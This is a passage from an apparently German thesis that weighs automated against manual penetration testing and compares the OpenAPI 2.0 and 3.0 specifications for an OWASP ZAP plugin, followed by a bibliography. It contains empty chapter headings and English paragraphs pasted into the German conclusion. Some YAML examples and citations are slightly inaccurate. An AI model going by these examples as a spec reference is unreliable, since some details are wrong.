Automatisierte Werkzeuge arbeiten in der Größenordnung viel schneller und ist eine sichere und einfache Methode, um alle Aufgaben im Zusammenhang mit dem Penetrationstest durchzuführen, da die meisten Aufgaben automatisiert sind, können Tests weniger zeitaufwändig sein als manuelle Tests. Es ist viel schwieriger, die einzelnen Komponenten, Dienste und Protokolle manuell mit der gleichen Geschwindigkeit zu testen, die eine Maschine ausführen kann. Weil Automatisierte Tests schneller als manuelle Tests sind, werden die Ergebnisse auch schneller akkumuliert. Sicherheitsberichte werden automatisch generiert und können zur Offline-Prüfung als XML-, PDF- oder HTML-Dateien exportiert werden[4].

Durch das automatisierten Penetrationstest können größere Angriffsflächen leichter abgedeckt werden, indem das Crawlen von Webanwendungen implementiert werden, um potenzielle Angriffseingaben, insbesondere technische Schwachstellen, zu erkennen. Manuelles Testen würde viel Zeit erfordern, um die gleiche Abdeckung und den gleichen Vergleich mit bekannten Schwachstellen gewährleisten zu können[42].

Automatisierte Tools können eine große Anzahl von Inputdaten für jeden Test initialisieren und ausführen, können sich jedoch nicht dafür entscheiden, die Inputdaten für jedes Szenario korrekt auszuführen. Es wird normalerweise mit mehreren Inputdaten übergetragen und auf eine Reaktion gewartet werden, d.h. ist es schwierig für automatisierte Tools, um die Webanwendungen und -dienste genau zu testen, wodurch logische Schwachstellen übersehen werden können[42].

Automatisiertes Testen bietet Vorteile für größere Projekte, da die anfänglichen Kosten für die Automatisierung und die Testwartung sehr hoch sein können. Automatisierung hilft dabei, menschliche Fehler zu vermeiden - einige Fehler, die bei manuellen Tests gemacht werden, können reduziert werden. Dies betrifft Fehler, die durch die Durchführung einer langen Liste alltäglicher Aktivitäten entstanden

sind. Die einfache Reproduzierbarkeit der Tests ist auch ein großer Vorteil gegenüber dem individuellen Ansatz beim manuellen Testen. Der umfassende Test der manuellen Penetrationstests macht es zu einem sehr komplexen Prozess. Die wiederholte Aufgaben, die während des manuellen Tests ausgeführt werden, können zu ungenauen oder falschen Ergebnissen führen. Dieser Prozess erfordert während der gesamten Testdauer ein Team von erfahrenen Testern, was es zu einer sehr teuren Option macht. Diese Tester müssen sehr erfahren sein, da sie alle Aufgaben manuell steuern müssen. Bei automatisierten Anwendungssicherheitstests wird weniger Personal benötigt, um das Scannen und die Analyse durchzuführen[4].

Automatisierung kann zu den folgenden Kostensenkungen führen. Die Kosten für[4]:

- die Entwicklung automatisierter Tests.
- die Verbesserung der Tests, wenn sich das Produkt ändert.
- die Überprüfung der Testergebnisse.

Automatisierte Tools sind nur so zuverlässig wie ihre Updates. Wenn eine neue Sicherheitsanfälligkeit oder ein Exploit ohne bekannte Kategorie in die Umgebung eingeführt wurde, können die automatisierten Tools die Sicherheitsbedrohung nicht erkennen und identifizieren. Beim manuellen Testen kann der Tester je nach Situation und Schwachstelle einen eigenen Exploit erstellen. Dies ermöglicht die Ausführung einer umfassenden Testmethodik, die automatisierte Tools übersehen und nicht erkannt werden[42].

Ausführliche manuelle Pentests werden von erfahrenen Sicherheitsexperten ausgeführt, die versuchen, eine Webanwendung zu gefährden. Sie helfen dabei, Schwachstellen zu erkennen und komplexe Angriffsvektoren zu identifizieren. Die Menge an täglich übertragenem Code stellt jedoch eine Herausforderung dar, da es für Sicherheitsteams immer schwieriger wird, die neuesten Bedrohungen im Auge zu behalten. Hier kommen automatisierte Sicherheitstests ins Spiel. Automatisierte Test-Tools werden regelmäßig gegen eine Webanwendung ausgeführt und werden laufend mit neuen Sicherheitstests aktualisiert. Mit Hilfe der Automatisierung können Schwachstellen entdeckt werden, bevor neuer Code in die Produktion übernommen wird[15].

Die Unternehmen begannen automatisierte Testtechniken für Webanwendungen zu entwickeln. Zu diesem Zeitpunkt war das Web reifer geworden, und die

Webbrowser waren in der Lage, die Komplexität dynamischer Anwendungen zu beherrschen. Das Ziel dieser frühen automatisierten Testwerkzeuge war die Automatisierung des Ermittlungsprozesses einer Webanwendung und das Einfügen von Fehlern dazu beitragen, Schwachstellen zu entdecken. Mit dem Ausreifen automatisierter Tools für die Sicherheit von Webanwendungen wurden die meisten dieser Probleme angegangen. Da die Webanwendungen jedoch immer größer werden, wird das manuelle Testen immer schwieriger. In vielen Unternehmen wird es unmöglich werden, Zeit, Aufwand und Geld für die Bewertung des Unternehmens aufzuwenden steigende Anzahl von Webanwendungen. Unter dem Strich kann der Mensch nur so viele Codezeilen pro Tag betrachten, und wenn sich das Anwendungsvolumen vergrößert, müssen auch Ihre Testställe, die schnell zu Kosten werden können unerschwinglich[2, S. 2–5].

Unabhängig davon, ob manuelle oder automatisierte Sicherheitstesttechniken verwendet werden, ist es wichtig, das Softwareverhalten zu analysieren, um festzustellen, ob tatsächlich gegen die Grundsätze der Vertraulichkeit (engl. Confidentiality), Integrität (engl. Integrity) oder Verfügbarkeit (engl. Availability) (CIA) verstoßen wurde[28].

Kapitel 5

Evaluierung von Open API 2.0 Plug-In von OWASP ZAP

Kapitel 6

Vergleich und Bewertung zwischen Open API 2.0 und Open API 3.0

Ende 2016 wurde die Open API Specification 3.0 schließlich von der Open API Initiative veröffentlicht. Es ist eine Hauptversion und nach 3 Jahren hat es eine Menge Verbesserungen gegenüber der Open API 2.0-Spezifikation gebracht, sodass Definitionen für eine breitere Palette von APIs erstellt werden können. In diesem Kapitel werden die Hauptunterschiede zwischen Open API 2.0 und 3.0 nach der Quellen[23, 24] aufgezeigt, um ein Wegweiser für die Entwicklung des Open API 3.0 Plugins für das Open Source Werkzeug OWASP Zap zu sein.

6.1 Strukturelle Verbesserungen

Mit der OpenAPI Specification Version 3.0 wurde die Gesamtstruktur des Dokuments vereinfacht:




Abbildung 6.1: Überblick über die Struktur der Open API 2.0 und Open API 3.0 Spezifikationen[30]

6.1.1 Versionsbezeichner (engl. Version Identifier)

Version ist eine beliebige Zeichenfolge, die die Version von API angibt[59]. In 2.0 spec gibt es eine Eigenschaft namens „swagger“, die die Version der Spezifikation angibt, zum Beispiel:

```
1 "swagger": "2.0"\\
```

Quellcode 6.1: Version von Swagger

Die Versionseigenschaft, die von 2.0 als Swagger bezeichnet wurde, wird in Version 3.0 durch eine Versionskennung von Open API ersetzt.

```
1 "openapi": "3.0.0"\\
```

Quellcode 6.2: Version von Open API

6.1.2 Komponenten (engl. Components)

Oft haben mehrere API-Operationen einige gemeinsame Parameter oder geben dieselbe Antwortstruktur zurück. Um Code-Duplizierungen zu vermeiden, kann die allgemeinen Definitionen in den Abschnitt für globale Komponenten eingefügt

werden und mit `$ref` referenziert werden. Komponenten dienen als Container für verschiedene wiederverwendbare Definitionen. Die Definitionen in Komponenten haben keine direkten Auswirkungen auf die API[62].

Swagger 2.0 enthält separate Abschnitte für wiederverwendbare Komponenten wie z.B. „definitions“, „parameters“, „responses“ und „securityDefinitions“.

```
1 // Swagger 2.0
2
3 '#/definitions/User'
4 '#/parameters/offsetParam'
5 '#/responses/ErrorResponse'
```

Quellcode 6.3: Open API 2.0 - Komponenten[62]

In OpenAPI 3.0 wurden sie alle in Komponenten verschoben. Außerdem wurden Definitionen als Schemas umbenannt und securityDefinitions als securitySchemas umbenannt.

```
1 // OpenAPI 3.0
2
3 '#/components/schemas/User'
4 '#/components/parameters/offsetParam'
5 '#/components/responses/ErrorResponse'
```

Quellcode 6.4: Open API 3.0 - Komponenten[62]

Swagger 2.0 hat das Konzept der Definitionen, sie sind jedoch etwas inkonsistent und sind nicht so klar definiert. OpenAPI 3.0 versucht, das Konzept in Komponenten zu standardisieren, bei denen es sich um definierbare Objekte handelt, die an mehreren Stellen wiederverwendet werden können. Wenn für mehrere Operationen einer API eine ähnliche Eingabestruktur erforderlich ist, kann die Eingabestruktur unter der Komponente als Anforderungstext definiert und in mehreren Pfaden wiederverwendet werden. Ebenso können Header, Antworten usw. auch wiederverwendet werden. Dies ist wichtig, da dadurch einige wesentliche Wiederverwendungsvorteile hinzugefügt werden, die in Version 2.0 nicht möglich sind.

Die Liste der OpenAPI 3-Komponenten:

- responses
- parameters
- examples
- requestBodies
- headers
- links
- callbacks
- schemas
- securitySchemes

6.1.2.1 Anfrage-Format (engl. Request Format)

Anfrage-Body wird in der Regel für „Erstellen“ und „Aktualisieren“ von Operationen (POST, PUT, PATCH) verwendet. Wenn eine Ressource mit POST oder PUT erstellt wird, enthält der Anforderungshauptteil normalerweise die Darstellung der Ressource, die erstellt werden soll[63].

Einer der verwirrendsten Aspekte von Swagger 2 war `body/formData`.

```
1 "/examples/{exampleId}":
2 post:
3 parameters:
4 - name: exampleId
5 in: path
6 description: ID of example to update
7 required: true
8 type: string
9 - name: user example
10 in: body
11 description: user example to add to the database
12 required: true
13 schema:
14 type: array
15 items:
16 type: string
```

Quellcode 6.5: Swagger 2.0 - Anfrage-Format

Bei dem OpenAPI 3.0 wird `body` in seinen eigenen Abschnitt mit dem Namen `requestBody` verschoben und `formData` wurde darin zusammengeführt. Zusätzlich wurden Cookies als Parametertyp hinzugefügt.

```
1 "/examples/{exampleId}":
2 post:
3   requestBody:
4     description: user example to add to the database
5     required: true
6     content:
7       application/json:
8         schema:
9           type: array
10          items:
11            \ $ref: '#/components/schemas/Example'
12        examples:
13          - name: Example
14            petType: Example Type
15          - http://example.com/example.json
16    parameters:
17      - name: exampleId
18        in: path
19        description: ID of example to update
20        required: true
21        type: string
```

Quellcode 6.6: Open API 3.0 - Anfrage-Format

Der `requestBody` hat viele neue Funktionen. Man kann jetzt ein Beispiel (oder ein List von Beispielen) für `requestBody` angeben. Dies ist ziemlich flexibel (Man kann dem Beispiel ein vollständiges Beispiel, eine Referenz oder sogar eine URL übergeben).

Der neue `requestBody` unterstützt verschiedene Medientypen (Inhalt ist ein Array von Mimetypen wie `application/json` oder `text/plain`).

6.1.2.2 Antwort-Format (engl. Response Format)

Eine API-Spezifikation muss die Antworten für alle API-Vorgänge angeben. Für jede Operation muss mindestens eine Antwort definiert sein, normalerweise eine erfolgreiche Antwort. Eine Antwort wird durch ihren HTTP-Statuscode definiert und die Daten werden im `response body` oder in den Kopfzeilen zurückgegeben.

Bei den Antworten beginnt jede Antwortdefinition mit einem Statuscode, z. B. 200 oder 404. Eine Operation gibt normalerweise einen erfolgreichen Statuscode und einen oder mehrere Fehlerstatus zurück[64].

Bei dem OpenAPI 3.0 werden auch Antwort-Format aktualisiert. Man kann jetzt eine Antwort wie bei dem Quellcode 6.7 definieren, anstatt jede separat definieren zu müssen.

```
1 myExample:
2   '$request.body#/url':
3     post:
4       requestBody:
5         description: Response example
6         content:
7           'application/json':
8             schema:
9               $ref: '#/components/schemas/ResExample'
10      responses:
11        200:
12          description: response works!
```

Quellcode 6.7: Open API 3.0 - Antwort-Format

6.1.2.3 Verlinkung (engl. Linking)

Mit Links können Sie beschreiben, wie verschiedene Werte, die von einer Operation zurückgegeben werden, als Eingabe für andere Operationen verwendet werden können[65].

OpenAPI 3.0 Spezifikation unterstützt das Verknüpfen, sodass Beziehungen zwischen Pfaden sauber beschrieben werden können und diese Version bisher am widerstandsfähigsten macht. Angenommen, dass es einen Benutzer erhielt wird und er hat ein Id. Dieses Id ist an sich ziemlich nutzlos. Man kann Verlinkungen verwenden, um zu zeigen, wie man dieses Id erweitern und die vollständige Adresse erhalten.

```
1 paths:
2   /users/{userId}:
3     get:
4       responses:
5         200:
6           links:
7             address:
```

```
8      operationId: getExampleWithId
9      parameters:
10         exampleId: '\$response.body#/exampleId'
```

Quellcode 6.8: Open API 3.0 - Verlinkungen

Wie bei dem Quellcode 6.8 gesehen, dass in der Antwort von `/users/userId` eine `exampleId` zurück erhält. Die Verlinkung beschreibt, wie man das `Example` erhält, indem man auf `\$response.body#/exampleId` verweist.

6.1.2.4 Rückrufe (engl. Callbacks)

Bei dem OpenAPI 3.0 können jetzt Rückrufe wie bei dem Quellcode 6.9 definiert werden. Das heißt, dass asynchrone Anforderungen, die die Dienste als Reaktion auf bestimmte Ereignisse an einen anderen Dienst gesendet werden. Auf diese Weise können die Workflows verbessert werden, die die API die Clients bietet. Ein typisches Beispiel für einen Rückruf ist eine Abonnementfunktionalität (engl. Subscription). Benutzer abonnieren bestimmte Ereignisse des Dienstes und erhalten eine Benachrichtigung, wenn dieses oder jenes Ereignis eintritt. Beispielsweise kann ein E-Shop bei jedem Einkauf eine Benachrichtigung an den Manager senden[61].

```
1 POST /subscribe
2 Host: my.example.com
3 Content-Type: application/json
4 {
5   "callbackUrl": "https://myserver.com/send/callback/here"
6 }
```

Quellcode 6.9: Open API 3.0 - Callbacks[61]

Diese Beschreibung vereinfacht die Kommunikation zwischen verschiedenen Servern und hilft der Verwendung von Callbacks in der API zu standardisieren.

6.1.3 Servers

Der Abschnitt „Server“ gibt den API-Server und die Basis-URL (Base URL) an. Es kann einen oder mehrere Server definiert werden, z. B. Produktion und Sandbox[60]. Alle API-Endpunkte sind relativ zur Basis-URL. Angenommen, die Basis-URL von `https://api.example.com/v1`. Der Endpunkt `/users` verweist

beispielsweise auf `https://api.example.com/v1/users`[57].

Bei der Beschreibung der API kann jetzt mehrere Hosts bereitgestellt werden, sodass besser mit der Komplexität umgehen werden können, wie sich APIs an einem einzelnen Standort befinden oder sich auf mehrere Cloud-Standorte und die globale Infrastruktur verteilen. Derzeit kann mit Swagger 2 `schemes`, `host` und `baseUrl` wie bei dem Quellcode 6.10 definiert werden, die in der URL zusammengefasst sind.

```
1 info:
2   title: Swagger Example
3 host: example.com
4 basePath: /v1
5 schemes: ['http', 'https']
```

Quellcode 6.10: Swagger 2.0 - Server

Mit OpenAPI 3.0 können jetzt mehrere URLs haben (siehe Quellcode 6.11), die beliebig definiert werden können. Das bedeutet, dass wie zuvor nur einen an der Basis haben können oder ein bestimmter Endpunkt kann einen eigenen Server haben, wenn die Basis-URL unterschiedlich ist. Darüber hinaus ist das Templating von Pfaden jetzt zulässig.

```
1 servers:
2 - url: https://example.com/{version}
3   description: The main prod server
4   variables:
5     subdomain:
6       default: production
7     version:
8       enum:
9       - v1
10      - v2
11     default: v2
```

Quellcode 6.11: OpenAPI 3.0 - Server

6.1.4 Ausbau des JSON Schema Supports

OpenAPI 3.0 bietet mehrere Schlüsselwörter, mit denen die Schemas kombiniert werden können. Mit diesen Schlüsselwörtern kann ein komplexes Schema erstellt werden oder einen Wert anhand mehrerer Kriterien überprüft werden[66]:

- **oneOf**: validiert den Wert anhand genau eines der Subschemas
- **allOf**: validiert den Wert anhand aller Unterschemas
- **anyOf**: validiert den Wert anhand eines (eines oder mehrerer) der Subschemas

```
1 paths:
2   /pets:
3     patch:
4       requestBody:
5         content:
6           application/json:
7             schema:
8               oneOf:
9                 - $ref: '#/components/schemas/Cat'
10                - $ref: '#/components/schemas/Dog'
11       responses:
12         '200':
13           description: Updated
```

Quellcode 6.12: OpenAPI 3.0 - JSON Schema Supports Beispiel

Quellcode 6.12 zeigt, wie das **Request body** in der Aktualisierungsoperation überprüft wird. Es wird verwendet werden, um zu überprüfen, dass das **Request body** alle erforderlichen Informationen zu dem zu aktualisierenden Objekt enthält, abhängig vom Objekttyp.

6.1.5 Beispiele Objekt (engl. Examples Object)

Parametern, Eigenschaften und Objekten Beispiele hinzugefügt werden, um die OpenAPI-Spezifikation des Web-Service klarer zu machen. Beispiele können von Tools und Bibliotheken gelesen werden, die die API auf irgendeine Weise verarbeiten. Ein API-Mocking-Tool kann beispielsweise Beispielwerte verwenden, um **Mock-Request** zu generieren[56].

```
1 paths:
2   /users:
3     post:
4       summary: Adds a new object
5       requestBody:
6         content:
7           application/json:
```

```
8      schema:
9      \ $ref: '#/components/schemas/Object '
10     example:
11       id: 10
12       name: Object Example
13   responses:
14     '200':
15       description: OK
```

Quellcode 6.13: OpenAPI 3.0 - Examples Object Beispiel

Bei dem OpenAPI 3.0 wurden die Möglichkeiten zur Beschreibung von Beispielen erheblich erweitert. In der vorherigen Spezifikation (Swagger 2.0) wurde angegeben, dass Beispiele nur von einem JSON- oder YAML-Objekt beschrieben werden können. Bei dem OpenAPI 3.0 kann nun durch Verwendung einer `json string` jedes Beispielformat beschrieben werden. Darüber hinaus kann ein `$ref`-Objekt verwendet werden, um auf externe Dateien mit Beispielen zu verweisen.

6.1.6 Sicherheit (engl. Security)

Die Sicherheit wird anhand der Schlüsselwörter `securitySchemes` und `security` beschrieben. Es werden mit `securitySchemes` alle Sicherheitsschemata definiert, die die API unterstützt und wird die Sicherheit verwendet, um bestimmte Schemas auf die gesamte API oder einzelne Vorgänge anzuwenden[58]:

```
1 components:
2   securitySchemes:
3     UserSecurity:
4       type: http
5       scheme: basic
6     APIKey:
7       type: http
8       scheme: bearer
9       bearerFormat: TOKEN
```

Quellcode 6.14: OpenAPI 3.0 - Security

Bei dem OpenAPI 3.0 wurde `securityDefinitions` (siehe 6.14) als `securitySchemes` umbenannt und in den `Components` verschoben. Außerdem ist `http` ein übergeordneter Typ für alle HTTP `security scheme` wie z.B. `basic`, `bearer` und `other`. Des Weiteren gibt das Schlüsselwort `schema` den Schematyp an.

6.1.7 Allgemeine Bewertung

Kapitel 7

Fazit

As mentioned earlier, sometimes it is not possible to cover the ins and outs of the target system or perform fuzzing manually using large number of payloads. In such cases, we can use an automated tool to do our job. It saves a lot of manual effort and time. Automated tools can also be used for information gathering techniques, which can be very useful before starting the discovery phase. Hence, in such cases, we can use an automated tool to find the right target after which we can use manual assessment to exploit the vulnerability. Even in cases where the size of the application is large, an automated security scan comes handy. However, the result given by the automated tool isn't necessarily the conclusion. A manual analysis is often required to confirm the vulnerabilities. Manual techniques are also helpful in finding business logic flaws. Thus, a mix of both automated and manual testing would be the best fit to save time and get the best output.

Automated penetration testing tools tend to be more efficient and thorough, and chances are that malicious hackers are going to use automated attacks against you. These automated test tools come from many sources, including commercial, open-source and custom designed. Often these tools focus on a particular vulnerability area, so multiple penetration testing tools may be needed. Because these automated tools are updated monthly or weekly, you must manually verify the output from the automated tools to check for false alarms and to test for the latest vulnerabilities. With over 50 new vulnerabilities being discovered each week, there will always be new vulnerabilities that the tools may not be able to detect. Without doing this manual testing, your penetration testing will be incomplete.

Zusammenfassend soll nicht in die Debatte zwischen manuellen und automa-

tisierten Tests verwickelt werden. Beide dienen ihren individuellen Zwecken wunderbar. Es soll das optimale Gleichgewicht bei dem Testen von jede Anwendung gefunden werden.

Quellenverzeichnis

Literatur

- [1] S. Ali und T. Herivato. *BackTrack 4: Assuring Security by Penetration Testing*. Packt Publishing, 2011 (siehe S. 39).
- [2] D Allan. „Web application security: automated scanning versus manual penetration testing“. *IBM Software Group* (2008). URL: ftp://ftp.software.ibm.com/software/rational/web/whitepapers/r_wp_autoscan.pdf (siehe S. 65).
- [3] Avira. *Clickjacking*. 2016. URL: <https://www.avira.com/de/security-term/t/clickjacking/id/11> (siehe S. 31).
- [4] James Bach. *Test Automation Snake Oil*. 1999. URL: http://www.satisfice.com/articles/test_automation_snake_oil.pdf (siehe S. 63, 64).
- [5] Aileen G Bacudio u. a. „An overview of penetration testing“. *International Journal of Network Security & Its Applications* 3 (2011) (siehe S. 37).
- [6] Vangie Beal. *Java*. 2018. URL: <https://www.webopedia.com/TERM/J/Java.html> (siehe S. 12).
- [7] Vangie Beal. *OOP – Object Oriented Programming*. 2015. URL: https://www.webopedia.com/TERM/O/object_oriented_programming_OOP.html (siehe S. 11).
- [8] Bildungsstandards Informatik. *Information und Daten*. 2008. URL: https://www.informatikstandards.de/index.htm?section=standards&page_id=10 (siehe S. 5).
- [9] Johann Blieberger u. a. *Informatik*. Springer-Verlag, 2013 (siehe S. 5).
- [10] Manfred Broy. *Informatik Eine grundlegende Einführung: Band 1: Programmierung und Rechnerstrukturen*. Bd. 1. Springer-Verlag, 2013 (siehe S. 5).

- [11] Bundesamt für Sicherheit in der Informationstechnik. *Glossar und Begriffsdefinitionen*. 2007. URL: https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKataloge/Inhalt/Glossar/glossar_node.html (siehe S. 7).
- [12] Dan Cornell. *Web application testing: The difference between black, gray and white box testing*. 2007. URL: <https://searchsoftwarequality.techtarget.com/tip/Web-application-testing-The-difference-between-black-gray-and-white-box-testing> (siehe S. 38, 39).
- [13] Cyberpedia. *What is Spyware?* 2012. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-spyware> (siehe S. 10).
- [14] Datenschutzbeauftragter. *Pseudonymisierung – was ist das eigentlich?* 2018. URL: <https://www.datenschutzbeauftragter-info.de/pseudonymisierung-was-ist-das-eigentlich/> (siehe S. 8).
- [15] Detectify. „Why manual pentesting and automation go hand in hand“ (2017). URL: <https://blog.detectify.com/2017/08/16/manual-pentesting-automation-go-hand-hand/> (siehe S. 64).
- [16] Oracle Docs. *What Are RESTful Web Services?* 2013. URL: <https://docs.oracle.com/javase/6/tutorial/doc/gijqy.html> (siehe S. 12).
- [17] Jörg Eberspächer. „Sichere Daten, sichere Kommunikation“. *Secure Information, Secure Communication. Datenschutz und Datensicherheit in Telekommunikations- und Informationssystemen. Privacy and Information Security in Communication and Information Systems*, Berlin, Heidelberg, New York (1994) (siehe S. 6).
- [18] Claudia Eckert. *IT-Sicherheit: Konzepte-Verfahren-Protokolle*. Walter de Gruyter, 2013 (siehe S. 4–9, 11).
- [19] Eric Weis. *Was ist der Unterschied zwischen IT Sicherheit und Informationssicherheit*. 2018. URL: <https://www.brandmauer.de/blog/it-security/unterschied-it-sicherheit-und-informationssicherheit> (siehe S. 5).
- [20] Steven Furnell. *Securing information and communications systems: Principles, technologies, and applications*. Artech House, 2008 (siehe S. 4).
- [21] Walter Gora. *Handbuch IT-Sicherheit: Strategien, Grundlagen und Projekte*. Addison-Wesley, 2003 (siehe S. 7).

- [22] HTTPCS. *All About Common Vulnerabilities Exposures (CVE)*. 2016. URL: <https://www.httpcs.com/en/cve-common-vulnerabilities-exposures> (siehe S. 35).
- [23] OpenAPI Initiative. *OpenAPI Specification: Version 2.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/2.0.md> (siehe S. 67).
- [24] OpenAPI Initiative. *OpenAPI Specification: Version 3.0*. 2018. URL: <https://github.com/OAI/OpenAPI-Specification/blob/master/versions/3.0.0.md> (siehe S. 67).
- [25] Infosec Institute. *Finding and Exploiting XXE – XML External Entities Injection*. 2018. URL: <https://resources.infosecinstitute.com/finding-and-exploiting-xxe-xml-external-entities-injection/#gref> (siehe S. 54).
- [26] „Internet-Sicherheit: Einführung, Grundlagen, Vorgehensweise“. *Bundesamt für Sicherheit in der Informationstechnik* (2011) (siehe S. 6).
- [27] Thomas Joos und Peter Schmitz. *Tool-Tipp: OWASP Zed Attack Proxy (ZAP)- Sicherheit für Webanwendungen mit Zed Attack Proxy*. 2018. URL: <https://www.security-insider.de/sicherheit-fuer-webanwendungen-mit-zed-attack-proxy-a-728630/> (siehe S. 15).
- [28] Aditya Kakrania. „Manual or Automated Application Security Testing: What’s More Effective?“ (2017). URL: <https://www.linkedin.com/pulse/manual-vs-automated-penetration-testing-youssef-elmalty> (siehe S. 65).
- [29] Jiun-Kai Ke, Chung-Huang Yang und Tae-Nam Ahn. „Using w3af to achieve automated penetration testing by live DVD/live USB“. In: *Proceedings of the 2009 International Conference on Hybrid Information Technology*. ACM. 2009, S. 460–464 (siehe S. 37).
- [30] Gregory Koberger. *A Visual Guide to What’s New in Swagger 3.0*. 2017. URL: <https://blog.readme.io/an-example-filled-guide-to-swagger-3-2/> (siehe S. 68).
- [31] Nadja Menz u. a. „Safety und Security aus dem Blickwinkel der öffentlichen IT“. *Kompetenzzentrum Öffentliche IT* (2015) (siehe S. 6).
- [32] Matteo Meucci, Eoin Keary, Daniel Cuthbert u. a. „OWASP Testing Guide, v3“. *OWASP Foundation* 16 (2008) (siehe S. 37).

- [33] Gilberto Najera-Gutierrez. *Kali Linux Web Penetration Testing Cookbook*. Packt Publishing Ltd, 2016 (siehe S. 52–54).
- [34] Stephen Northcutt u. a. *Penetration testing: Assessing your overall security before attackers do*. SANS Institute Reading Room, 2006 (siehe S. 36).
- [35] Thomas Nowey. „Einleitung“. In: *Konzeption eines Systems zur überbetrieblichen Sammlung und Nutzung von quantitativen Daten über Informationssicherheitsvorfälle*. Springer, 2011 (siehe S. 8, 9).
- [36] Oliver Wege. *Verbindlichkeit*. 2011. URL: <https://www.secupedia.info/wiki/Verbindlichkeit> (siehe S. 8).
- [37] Mark Osborne. *How to cheat at managing information security*. Elsevier, 2006 (siehe S. 37).
- [38] OWASP. „OWASP Top 10“. In: *The Ten Most Critical Web Application Security Risks*. Creative Commons, 2017 (siehe S. 18–29).
- [39] OWASP. *OWASP Zed Attack Proxy Project*. 2018. URL: https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project (siehe S. 15).
- [40] Owaspzap. *Buffer Overflow*. 2016. URL: https://www.owasp.org/index.php/Buffer_Overflow (siehe S. 34).
- [41] Owaspzap. *Unrestricted File Upload*. 2018. URL: https://www.owasp.org/index.php/Unrestricted_File_Upload (siehe S. 33).
- [42] Packetlabs. „Automated Technologies vs Manual Testing“ (2018). URL: <https://www.packetlabs.net/automated-technologies-vs-manual-testing/> (siehe S. 63, 64).
- [43] Phishing.org. *What is Phishing?* 2017. URL: <http://www.phishing.org/what-is-phishing> (siehe S. 11).
- [44] PHP.NET. *Zugriff auf entfernte Dateien*. 2008. URL: <http://php.net/manual/de/features.remote-files.php> (siehe S. 30, 31).
- [45] Tutorials Point. *Spring - MVC Framework*. 2012. URL: https://www.tutorialspoint.com/spring/spring_web_mvc_framework.htm (siehe S. 14).
- [46] Portswigger. *Using Burp to Manually Test for Reflected XSS*. 2012. URL: https://support.portswigger.net/customer/portal/articles/2325939-Methodology_Attacking%20Users_XSS_Using%20Burp%20to%20Manually%20Test%20For%20Reflected%20XSS.html (siehe S. 49).

- [47] Ken Prole. *White Box, Black Box, and Gray Box Vulnerability Testing: What's the Difference and Why Does It Matter?* 2018. URL: <https://codex.com/2018/01/black-white-and-gray-box-vulnerability-testing-code-dx-blog/> (siehe S. 39).
- [48] Bima Fajar Ramadhan. *Kali Linux - Linux Security: SQL Injection with Kali Linux*. 2017. URL: <https://linuxhint.com/sql-injection-kali-linux/> (siehe S. 45).
- [49] Lucie Saunois. *Black box, grey box, white box testing: what differences?* 2016. URL: <https://www.nbs-system.com/en/blog/black-box-grey-box-white-box-testing-what-differences/> (siehe S. 38).
- [50] Karen Scarfone u. a. „Technical guide to information security testing and assessment“. *NIST Special Publication* 800.115 (2008), S. 2–25 (siehe S. 37).
- [51] Peter Schmitz. *Was ist ein Hacker?* 2017. URL: <https://www.security-insider.de/was-ist-ein-hacker-a-596399/> (siehe S. 9).
- [52] Prof. Mag. Dr. Helmut Siller. *Hacker – Definition*. 2011. URL: <https://wirtschaftslexikon.gabler.de/definition/hacker-53395> (siehe S. 9).
- [53] Peter Paul Spies. „Datenschutz und Datensicherung im Wandel der Informationstechnologien“. In: *Datenschutz und Datensicherung im Wandel der Informationstechnologien*. Springer, 1985 (siehe S. 7).
- [54] „Studie - Durchführungskonzept für Penetrationstests“. *Bundesamt für Sicherheit in der Informationstechnik* (2003) (siehe S. 37, 39, 42).
- [55] Swagger. *What Is OpenAPI?* 2017. URL: <https://swagger.io/docs/specification/about/> (siehe S. 15).
- [56] Swagger.io. *Adding Examples*. 2017. URL: <https://swagger.io/docs/specification/adding-examples/> (siehe S. 75).
- [57] Swagger.io. *API Server and Base URL*. 2017. URL: <https://swagger.io/docs/specification/api-host-and-base-path/> (siehe S. 74).
- [58] Swagger.io. *Authentication and Authorization*. 2017. URL: <https://swagger.io/docs/specification/authentication/> (siehe S. 76).
- [59] Swagger.io. *Basic Structure - Metadata*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 68).

- [60] Swagger.io. *Basic Structure - Server*. 2017. URL: <https://swagger.io/docs/specification/basic-structure/> (siehe S. 73).
- [61] Swagger.io. *Callbacks*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. viii, 73).
- [62] Swagger.io. *Components Section - Components Structure*. 2017. URL: <https://swagger.io/docs/specification/components/> (siehe S. viii, 69).
- [63] Swagger.io. *Describing Request Body*. 2017. URL: <https://swagger.io/docs/specification/2-0/describing-request-body/> (siehe S. 70).
- [64] Swagger.io. *Describing Responses*. 2017. URL: <https://swagger.io/docs/specification/describing-responses/> (siehe S. 72).
- [65] Swagger.io. *Links*. 2017. URL: <https://swagger.io/docs/specification/links/> (siehe S. 72).
- [66] Swagger.io. *oneOf, anyOf, allOf, not*. 2017. URL: <https://swagger.io/docs/specification/callbacks/> (siehe S. 74).
